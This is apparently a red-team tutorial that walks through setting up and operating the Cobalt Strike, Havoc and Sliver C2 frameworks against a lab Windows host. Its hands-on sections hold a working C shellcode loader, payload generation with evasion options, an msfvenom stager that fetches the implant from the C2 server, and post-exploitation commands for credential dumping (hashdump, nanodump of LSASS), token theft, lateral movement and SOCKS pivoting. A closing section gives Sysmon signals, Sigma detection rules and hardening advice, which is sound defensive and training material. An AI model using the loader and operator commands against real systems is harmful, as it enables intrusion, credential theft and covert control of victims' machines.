Introduction to C2 Frameworks: Cobalt Strike, Havoc, and Sliver
You’ve got initial access. A shellcode loader ran, a callback lit up your listener, and now a beacon is sleeping on a Windows Server VM waiting for orders. What actually happens between “I have a session” and “I have DA” is where a Command and Control framework earns its keep. This tutorial walks through the three that matter today, Cobalt Strike, Havoc, and Sliver, from architecture down to real operator commands run against a lab range. I’ll show you where each one shines, where the defender picks it up, and how to reproduce every step yourself.
A quick point of view up front: pick the framework that fits the objective, not the other way around. Cobalt Strike is still the gold standard for mature red team ops because of its BOF ecosystem and malleable profiles, but it costs real money and its default artifacts are the most heavily signatured in the industry. Havoc is what happens when someone writes a modern open-source implant with genuine evasion tradecraft baked in (Ekko sleep, indirect syscalls, hardware breakpoint AMSI patching). Sliver is the boring, reliable workhorse: cross-platform Go, mTLS by default, gRPC multiplayer that just works. You’ll want all three in muscle memory.
1. What a C2 Framework Actually Is

A C2 framework is three things glued together: a team server the operator controls, an implant running on the target, and a listener protocol that ferries tasks and results between them. Everything else (profiles, BOFs, pivoting, sleep obfuscation) is a feature layered on top of that triangle.
| Term | What it actually does |
|---|---|
| Team Server | Attacker-side hub that accepts operator clients, hosts listeners, queues tasks, and receives implant callbacks |
| Implant / Agent | The code running on the target, calling home on a schedule or persistent socket |
| Listener | Server-side handler bound to a port and protocol (HTTP, HTTPS, DNS, SMB pipe, mTLS, WireGuard) |
| Beacon mode | Implant sleeps, wakes on interval, fetches tasks, executes, returns to sleep. Asynchronous |
| Session mode | Persistent interactive connection. Synchronous, real-time, easier to catch |
| Staging | Small initial shellcode pulls the full implant from the C2 over the wire |
| Stageless | Full implant embedded in the first payload. Larger, but no second-stage network fetch |
| Malleable / Yaotl profile | Operator-authored config controlling HTTP shape, headers, URIs, sleep, jitter, evasion knobs |
| Jitter | Randomization percentage on sleep. Breaks the periodic beacon rhythm that netflow analytics love |
| BOF (Beacon Object File) | Small position-independent COFF executed in-process. No child process artifacts |
| Redirector | Nginx or Apache in front of the team server, so the implant never touches the real C2 IP |
Two concepts do most of the work in operator tradecraft: the beacon/session split (how loud you are on the wire) and the profile (what your traffic looks like when it does go out). Get those two right and half the detection surface disappears.
2. Lab Topology
Nothing here goes on the internet. Everything is host-only, reset from snapshots between runs.
| Component | Specification |
|---|---|
| Attacker VM | Kali 2024.x or Ubuntu 22.04, 4 GB RAM, host-only network |
| Victim VM | Windows Server 2022 Evaluation, Defender off for the first exercises, re-enabled for evasion runs |
| Monitoring | Sysmon v15 with SwiftOnSecurity config, Winlogbeat forwarding to Elastic + Kibana on the attacker box (or a third VM) |
| Network | Single host-only subnet, e.g. 192.168.56.0/24. Attacker .10, victim .20 |
Install Sysmon on the victim before you start anything:
Invoke-WebRequest -Uri "https://download.sysinternals.com/files/Sysmon.zip" -OutFile "C:\Tools\Sysmon.zip"
Expand-Archive C:\Tools\Sysmon.zip -DestinationPath C:\Tools\Sysmon
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml" -OutFile C:\Tools\Sysmon\sysmon.xml
C:\Tools\Sysmon\Sysmon64.exe -accepteula -i C:\Tools\Sysmon\sysmon.xml
Confirm the service is up with Get-Service Sysmon64 and open Applications and Services Logs > Microsoft > Windows > Sysmon > Operational in Event Viewer. Every screenshot in this tutorial assumes those events are flowing.
3. Cobalt Strike Architecture
Cobalt Strike was written by Raphael Mudge in 2012 and is now maintained by Fortra. The whole product is a single Java JAR that runs as either a team server or a client depending on arguments. The team server listens on TCP 50050 for operator clients by default and hosts one or more listeners for beacon callbacks.
The Beacon implant is the crown jewel. It is in-memory, reflectively loaded shellcode that supports HTTP, HTTPS, DNS, SMB named pipes, and forward/reverse TCP. Beacons can daisy-chain, meaning a beacon on host A can proxy the C2 traffic of a beacon on host B through an SMB pipe. That is how internal networks with tight egress rules get fully covered from a single external callback.
Configuration lives in Malleable C2 profiles. This is the file that decides what a Beacon HTTP request looks like on the wire. Change the URI, forge the headers, encode the tasks inside a fake image, tune the sleep. The .cobaltstrike.beacon_keys file in the team server directory holds the RSA keypair. If two Beacons decrypt with the same public key, they came from the same keystore, which is exactly what threat intel teams pivot on when they cluster CS infrastructure.
The extensibility story is Aggressor Script (.cna files, a Java-like DSL) for automation and the Artifact Kit for building custom shellcode loaders when Fortra’s defaults get signatured (they always do).
| Component | Purpose |
|---|---|
teamserver | Bash wrapper that launches the JAR in server mode on TCP 50050 |
cobaltstrike (client) | Same JAR, GUI mode, connects to team server |
| Beacon | In-memory implant, staged or stageless |
| Malleable C2 profile | Wire-shape and sleep configuration |
| Aggressor Script | .cna scripts extending the client and Beacon |
| Artifact Kit | Source project for custom loader/shellcode wrappers |
| ExternalC2 | Named-pipe API for third-party transports |
MITRE tracks Cobalt Strike as S0154 and lists over 30 named threat groups actively abusing cracked copies. Every default artifact this framework emits, pipe names, spawn-to processes, JARM fingerprints, is public knowledge. Assume the blue team knows all of them.
4. Cobalt Strike Hands-On
Assuming a licensed copy in ~/cobaltstrike/, on the attacker VM:
cd ~/cobaltstrike
sudo ./teamserver 192.168.56.10 'LabPassw0rd!' ./profiles/webbug_getonly.profile
# Team server binds TCP 50050 for the client
./cobaltstrike client &
Connect the client to 192.168.56.10:50050. In the GUI: Cobalt Strike > Listeners > Add, pick windows/beacon_https, host 192.168.56.10, port 443.
Generate a stageless raw shellcode payload: Attacks > Packages > Windows Stageless Payload > x64 > Raw > Save as beacon.bin.
Now the lab loader. This is the classic four-API shellcode runner (VirtualAlloc, RtlCopyMemory, VirtualProtect, CreateThread). Compile with mingw on Kali:
// loader.c - lab shellcode runner. Not production. Not evasion-grade.
#include <windows.h>
#include <stdio.h>

int main(int argc, char** argv) {
    if (argc != 2) { printf("usage: %s beacon.bin\n", argv[0]); return 1; }
    FILE* f = fopen(argv[1], "rb");
    fseek(f, 0, SEEK_END); long sz = ftell(f); rewind(f);
    unsigned char* sc = (unsigned char*)malloc(sz);
    fread(sc, 1, sz, f); fclose(f);

    LPVOID mem = VirtualAlloc(NULL, sz, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    RtlCopyMemory(mem, sc, sz);
    DWORD oldp = 0;
    VirtualProtect(mem, sz, PAGE_EXECUTE_READ, &oldp);
    HANDLE h = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)mem, NULL, 0, NULL);
    WaitForSingleObject(h, INFINITE);
    return 0;
}
x86_64-w64-mingw32-gcc loader.c -o loader.exe -s
# Transfer loader.exe + beacon.bin to the victim VM
Run loader.exe beacon.bin on the victim. Within one sleep cycle the Beacon appears in the client. Right-click, Interact, and drive it:
beacon> sleep 5 20
beacon> shell whoami /all
beacon> ps
beacon> inject 4728 x64 https_listener
beacon> hashdump
beacon> jump psexec64 WIN-DC01 https_listener
beacon> link 192.168.56.30 status_9c1a
The link at the end is the SMB pipe peer beacon. From now on the beacon on 192.168.56.30 egresses through the first host. No new outbound connection appears from the internal box, which is exactly the point.
The Malleable knobs that matter most:
set sleeptime "5000";
set jitter    "20";

http-get {
    set uri "/updates";
    client {
        header "User-Agent" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)";
        metadata { base64url; prepend "session="; header "Cookie"; }
    }
}
http-post { set uri "/submit.php"; }
Change the URI, and half the community Sigma rules stop firing. Change the pipe names in stage.smb_frame_header and default pipe rules go blind too. That is the whole point of malleable configs, and it is also why blue teams rely less on static signatures than they used to.
5. Havoc Framework Architecture
Havoc was released in October 2022 by C5pider. The team server is Go with an encrypted WebSocket operator channel, and the client is a Qt GUI. The implant is called the Demon. It is written in C and assembly, ships as EXE, DLL, or raw shellcode, and communicates over HTTP(S) or SMB.
Two things make Havoc feel different from CS. First, evasion is a first-class citizen. It supports sleep obfuscation with Ekko, Ziliean, and FOLIAGE. Ekko encrypts the Demon’s memory region during sleep by kicking off a ROP chain via legitimate Windows timers, so a memory scanner that catches idle beacons finds ciphertext. It also does indirect syscalls (HellsGate/HalosGate style, resolving Nt* syscall numbers at runtime and issuing the syscall stub itself), stack duplication during sleep, and AMSI/ETW patching via hardware breakpoints (setting a DR register on AmsiScanBuffer or EtwEventWrite and using a vectored exception handler to short-circuit the call). None of that is exotic in 2024, but Havoc integrates it in one place.
Second, the wire protocol is a custom binary format with AES-256 encryption and a distinctive magic value dead beef in the first bytes of a Demon callback. That magic is a fingerprint if a defender is doing any deep packet inspection.
| Component | Technical Detail |
|---|---|
| Teamserver | Go binary, encrypted WebSocket to clients |
| Client | Qt GUI |
| Demon | C/ASM implant. EXE/DLL/shellcode outputs |
| Wire protocol | Custom binary, AES-256, magic 0xdeadbeef |
DemonConfig() | Parses config values baked into the .data section |
DemonRoutine() | Main loop: connect, task, execute, sleep |
| Yaotl profile | .yaotl file, wire shape and evasion knobs |
| Sleep obfuscation | Ekko, Ziliean, FOLIAGE |
| Syscalls | Indirect syscalls with return-address spoofing |
| BOFs | Executed in-process, no child process artifacts |
| Token vault | In-agent memory storage of stolen tokens |
Payload generation on the team server side uses mingw-w64 cross-compilers and NASM, which means every Demon is compiled fresh, at generation time, against your config. That kills a whole class of static hash-based signatures.

6. Havoc Hands-On
Build and start:
git clone https://github.com/HavocFramework/Havoc && cd Havoc
sudo apt install -y mingw-w64 nasm python3-dev qtbase5-dev libqt5websockets5-dev
make ts-build && make client-build
Yaotl profile (havoc.yaotl) with the evasion knobs turned on:
Teamserver {
    Host = "0.0.0.0"
    Port = 40056
}

Listeners {
    Http {
        Name    = "https-lab"
        Hosts   = [ "192.168.56.10" ]
        Port    = 443
        Secure  = true
        UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
    }
}

Demon {
    Sleep  = 5
    Jitter = 30
    Injection {
        Technique = "Ekko"
        Spawn64   = "C:\\Windows\\System32\\svchost.exe"
    }
}
sudo ./havoc server --profile havoc.yaotl
./havoc client   # in another terminal, connect to 192.168.56.10:40056
In the GUI: Payload > Generate > Demon, format Shellcode, arch x64, listener https-lab, save as demon.bin.
Reuse the same loader.c from the CS section. Copy loader.exe and demon.bin to the victim, run it, and watch the Demon check in. The first 4 bytes of that HTTPS body decrypt to 0xDEADBEEF. Blue side: this is your JA3/JA4 client-hello + payload-magic combo detection.
Drive it:
demon> sysinfo
demon> ps
demon> shell whoami
demon> token steal 640
demon> token list
demon> inject spawn 4432 /root/loot/stage2.bin
demon> dotnet inline-execute /opt/tools/Seatbelt.exe -group=all
demon> bof /opt/bofs/dir-list.o C:\\Users
demon> spawndll 2648 /root/loot/demon.dll
bof is the important one to internalize. Havoc executes Beacon Object Files (Cobalt Strike’s BOF format) directly in-process. No rundll32, no cmd.exe, no child process telemetry, which means Sysmon EID 1 detections for enumeration commands go dark. dotnet inline-execute does the same thing for .NET assemblies, roughly equivalent to CS execute-assembly.
The Python API bridge lets you hook agent checkins:
# hook_checkin.py loaded via Havoc's Python extension interface
def on_agent_checkin(agent):
    print(f"[+] new demon: {agent.NameID} on {agent.Hostname}")
    agent.console_task("shell whoami")
A short war story: the first time I ran Ekko sleep against a memory scanner in the lab, I still got caught, because I forgot the loader itself allocated an RWX region that never got re-protected. Ekko encrypts the Demon’s own image, not the parent loader’s leftovers. The lesson is that a good implant sitting inside a stupid loader still burns. Fix the loader.
7. Sliver Architecture
Sliver comes from Bishop Fox and is written entirely in Go. The server binary manages a BoltDB instance (sliver.db) for implant configs, tasks, and loot. Operators talk to it over mTLS/gRPC. Every implant is compiled at generation time with per-binary asymmetric encryption keys, so cross-implant key reuse (the CS beacon_keys clustering trick) does not work against Sliver.
Transports: HTTP, HTTPS, mTLS (default port 8888), DNS, and WireGuard. WireGuard is worth calling out. The implant brings up the WG tunnel only during check-in, exchanges tasks, tears it down. To network monitoring it looks like brief encrypted UDP bursts to a single peer.
Two modes: Beacon (async, quiet) and Session (persistent, interactive). You can promote a beacon to a session mid-op with interactive and back with background.
| Component | Purpose |
|---|---|
sliver-server | Go binary, gRPC + BoltDB + listener host |
sliver-client | mTLS/gRPC operator client |
| Implant | Statically compiled Go binary (~16 MB) or raw shellcode |
| Transports | mTLS, HTTP(S), DNS, WireGuard |
| Canary domains | Compile-time domains that trip external DNS if a defender reverses the implant |
| Armory | Package manager for BOFs and extensions |
| SOCKS5 | Built-in socks5 start command for pivoting |
| Stagers | Interop with msfvenom via stage-listener |
Canary domains are a nice defender concession by Bishop Fox: bake a unique domain into the implant at generate-time, and if that domain ever resolves against your DNS, someone reversed your implant. It flips the informational asymmetry.

8. Sliver Hands-On
Install and launch:
curl https://sliver.sh/install | sudo bash
sudo sliver-server
Inside the console:
[server] sliver > mtls --lport 8888
[server] sliver > generate beacon \
    --mtls 192.168.56.10:8888 \
    --os windows --arch amd64 \
    --format exe \
    --seconds 30 --jitter 20 \
    --evasion \
    --save /tmp/beacon.exe

[server] sliver > generate beacon \
    --mtls 192.168.56.10:8888 \
    --os windows --arch amd64 \
    --format shellcode \
    --save /tmp/beacon.bin
The --format shellcode output is raw PIC you feed into the same lab loader. The .exe output is 16 MB of statically-compiled Go, which is huge and obvious. In real ops you almost always want the shellcode variant loaded from a smaller stub, not the raw exe.
Deliver and interact:
[server] sliver > beacons
[server] sliver > use 2c14a2f0
[beacon] sliver > whoami
[beacon] sliver > ps -T
[beacon] sliver > ls C:\\Users
[beacon] sliver > interactive
[session] sliver > shell
[session] sliver > socks5 start --lport 1080
[session] sliver > wg-portfwd add --remote 192.168.56.30:3389
socks5 gives you a local SOCKS proxy on 127.0.0.1:1080 on the attacker box. Point proxychains at it and pivot BloodHound, impacket-secretsdump, whatever, through the implant.
Armory is Sliver’s package manager for community extensions:
[server] sliver > armory install all
[beacon] sliver > sa-whoami
[beacon] sliver > nanodump --pid 660 --write C:\\Windows\\Temp\\dump.dmp
For staged delivery from Metasploit, Sliver plays nicely:
msfvenom -p windows/x64/custom/reverse_winhttp \
    LHOST=192.168.56.10 LPORT=9999 -f exe -o stager.exe
[server] sliver > profiles new --mtls 192.168.56.10:8888 --format shellcode win-x64
[server] sliver > stage-listener --url http://192.168.56.10:9999 --profile win-x64
The msfvenom stager pulls the Sliver implant shellcode over HTTP and reflectively loads it. Small first stage, full implant delivered on demand.
9. Framework Comparison
| Feature | Cobalt Strike | Havoc | Sliver |
|---|---|---|---|
| License | Commercial (Fortra) | Open source | Open source |
| Language | Java (server/client), C (Beacon) | Go, C++, Qt, C/ASM | Go |
| Transports | HTTP(S), DNS, SMB pipe, TCP | HTTP(S), SMB | mTLS, HTTP(S), DNS, WireGuard |
| Default operator port | TCP 50050 | TCP 40056 (configurable) | TCP 31337 (configurable) |
| Sleep obfuscation | Via BOF (community) | Ekko / Ziliean / FOLIAGE built-in | --evasion flag, community |
| Indirect syscalls | Via BOF | Built-in | Community modules |
| BOF support | Native (invented it) | Native | Via Armory (COFFLoader) |
| Scripting | Aggressor .cna | Python API | Go extensions, aliases |
| Detection profile | Highest (most signatured) | Moderate, evolving | Moderate, well-studied |
| MITRE Software ID | S0154 | Not catalogued | S0633 |
Rough operator heuristic: if the engagement demands the strongest post-ex ergonomics and a proper Aggressor-driven workflow, Cobalt Strike still wins. If you need modern evasion out of the box on a zero-budget engagement, Havoc. If you need cross-platform reach and quiet transports (WireGuard, mTLS), Sliver.
10. Common Attacker Techniques
| Technique | Description |
|---|---|
| Reflective loader / in-memory implant | Shellcode maps a PE into RWX/RX memory without touching disk |
| BOF execution | COFF object runs in the implant’s own process, no child artifacts |
| Named pipe pivot | Peer beacon on \\.\pipe\<name> egresses through parent implant, no new outbound |
| Token theft / impersonation | steal_token / make_token for lateral movement as another user |
| execute-assembly / dotnet inline-execute | Load .NET assembly in-process to run offensive C# tooling |
| Sleep obfuscation (Ekko) | ROP-timer chain encrypts implant memory while sleeping |
| Indirect syscalls (HellsGate) | Resolve Nt* SSNs at runtime, bypass user-mode API hooks |
| AMSI/ETW patching | Hardware breakpoints or memory patch to blind runtime telemetry |
| DNS C2 | Encrypted task data smuggled in TXT / A record queries |
| SOCKS5 pivoting | Turn the implant into a network proxy for the operator’s tools |
11. Detection and Defense
11.1 Sysmon Signals to Watch
| Event ID | What C2 activity produces it |
|---|---|
| 1 (Process Create) | Weird parent-child (svchost.exe -> cmd.exe), spawn-to processes from Beacon, rundll32 with no DLL args |
| 3 (Network Connect) | Periodic outbound from LOLBins (rundll32.exe, regsvr32.exe, msbuild.exe), non-standard ports |
| 7 (Image Load) | Unsigned or anomalous DLLs into common processes |
| 8 (CreateRemoteThread) | Classic injection, source and target process mismatch |
| 10 (Process Access) | TargetImage: lsass.exe with GrantedAccess: 0x1010 or 0x1410 |
| 17/18 (Pipe Created/Connected) | Default Cobalt Strike pipes (MSSE-*, postex_*, status_*, msagent_*) or Havoc UUID-named pipes |
| 22 (DNS Query) | High-entropy subdomains, high query volume to a single zone (Sliver DNS C2 is loud) |
11.2 Sigma Rule for Beaconing LOLBins
title: Suspicious Periodic Network Connect From LOLBin
id: 8a1d6c50-2c9c-4d1d-9b8f-3c9a7fb1c1b5
logsource:
  product: windows
  category: network_connection
detection:
  selection:
    Initiated: 'true'
    Image|endswith:
      - '\rundll32.exe'
      - '\regsvr32.exe'
      - '\msbuild.exe'
      - '\svchost.exe'
    DestinationPort|not:
      - 80
      - 443
      - 53
  condition: selection
level: high
11.3 Sigma Rule for Cobalt Strike Default Pipes
title: Cobalt Strike Default Named Pipe Pattern
id: 5f0f30b1-8e19-4d20-bd88-1c9b7b5c11ec
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 17
    PipeName|startswith:
      - '\MSSE-'
      - '\postex_'
      - '\status_'
      - '\msagent_'
  condition: selection
level: high
11.4 ETW and Audit Policy
- Enable Audit Process Creation with command-line inclusion (
Detailed Tracking > Include command line). - Turn on PowerShell Script Block Logging (EID 4104) and Module Logging.
- Subscribe an EDR or custom agent to
Microsoft-Windows-Threat-IntelligenceforNtAllocateVirtualMemory/NtWriteVirtualMemoryevents. This is where in-process shellcode staging is most visible. - Watch
Microsoft-Windows-DotNETRuntimefor reflective assembly loads (catches CSexecute-assemblyand Havocdotnet inline-executeif AMSI has not been blinded first).
11.5 Network-Level Detection
- JARM fingerprint scan across egress destinations. Cobalt Strike team server JARM hashes are publicly documented.
- DNS query volume analytics. DNS C2 leaks by throughput because of the 254-char subdomain encoding limit.
- Egress proxy with TLS inspection. Plain-HTTP C2 dies on inspection; TLS C2 at least surfaces SNI, certificate CN, and request cadence.
11.6 Hardening
- WDAC or AppLocker to block unsigned DLL loading.
- Constrained Language Mode for PowerShell, enforce v5+ logging.
- Credential Guard on Windows 10/11/Server 2019+, breaks LSASS read primitives.
- Egress allow-listing. If the workstation VLAN cannot talk to arbitrary internet, half your C2 problem is already solved.
12. Tools
| Tool | Description | Link |
|---|---|---|
| Cobalt Strike | Commercial C2. Licensed only, do not use cracks | fortra.com |
| Havoc | Open-source Go/C2 with modern evasion | github.com/HavocFramework/Havoc |
| Sliver | Bishop Fox open-source cross-platform C2 | github.com/BishopFox/sliver |
| Sysmon | Sysinternals process/network/pipe telemetry | learn.microsoft.com |
| Elastic + Winlogbeat | Log pipeline for Sysmon events | elastic.co |
| Sigma | Detection rule format | github.com/SigmaHQ/sigma |
| JARM | TLS fingerprint scanner (Salesforce) | github.com/salesforce/jarm |
| Zeek | Network protocol analyzer for C2 traffic | zeek.org |
| PE-bear / PE-sieve | Post-callback memory forensics | github.com/hasherezade |
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Application Layer Protocol: Web Protocols | T1071.001 | Sysmon EID 3, egress proxy logs, JARM |
| Application Layer Protocol: DNS | T1071.004 | Sysmon EID 22, DNS query volume analytics |
| Non-Application Layer Protocol (WireGuard) | T1095 | NetFlow, UDP peer analysis |
| Process Injection: Portable Executable Injection | T1055.002 | Sysmon EID 8/10, TI ETW provider |
| Process Injection: Process Hollowing | T1055.012 | Sysmon EID 1 + 8, memory scan |
| Reflective Code Loading | T1620 | ETW Microsoft-Windows-Threat-Intelligence |
| Command and Scripting Interpreter: PowerShell | T1059.001 | EID 4104 script block, 4103 module log |
| OS Credential Dumping: LSASS Memory | T1003.001 | Sysmon EID 10 on lsass.exe, Credential Guard |
| Access Token Manipulation: Token Impersonation | T1134.001 | 4624/4672 logon events, EDR token tracking |
| Lateral Movement: SMB/Windows Admin Shares | T1021.002 | 4624 type 3, Sysmon EID 3, 5140/5145 file share |
| Ingress Tool Transfer | T1105 | Proxy logs, EDR file-write telemetry |
| Encrypted Channel: Asymmetric Cryptography | T1573.002 | TLS metadata, JARM/JA3 |
| Cobalt Strike (Software) | S0154 | Community rules, JARM fingerprint set |
| Sliver (Software) | S0633 | Canary domain hits, static Go binary heuristics |
Summary
- A C2 framework is a team server, an implant, and a listener protocol. Everything else, profiles, BOFs, sleep obfuscation, pivots, is a feature bolted on that triangle.
- Cobalt Strike sets the ergonomic bar (Beacon, malleable profiles, Aggressor, BOFs) but its default artifacts are the most heavily signatured in the industry.
- Havoc’s Demon bakes modern evasion in by default: Ekko sleep obfuscation, indirect syscalls, hardware breakpoint AMSI/ETW patching, and stack duplication.
- Sliver is the cross-platform Go workhorse: mTLS/gRPC multiplayer, per-binary keys, WireGuard/DNS transports, canary domains, and an Armory of community modules.
- Detection lives at three layers: process telemetry (Sysmon EID 1/8/10/17), runtime telemetry (ETW
Threat-Intelligence, AMSI, script block logging), and network (JARM/JA4, DNS volume, egress inspection). Malleable profiles will bend static rules; behavior-based detections are what still catch these frameworks in the wild.
Related Tutorials
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- Introduction to MITRE ATT&CK: Structure, Tactics, Techniques, and Sub-Techniques
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.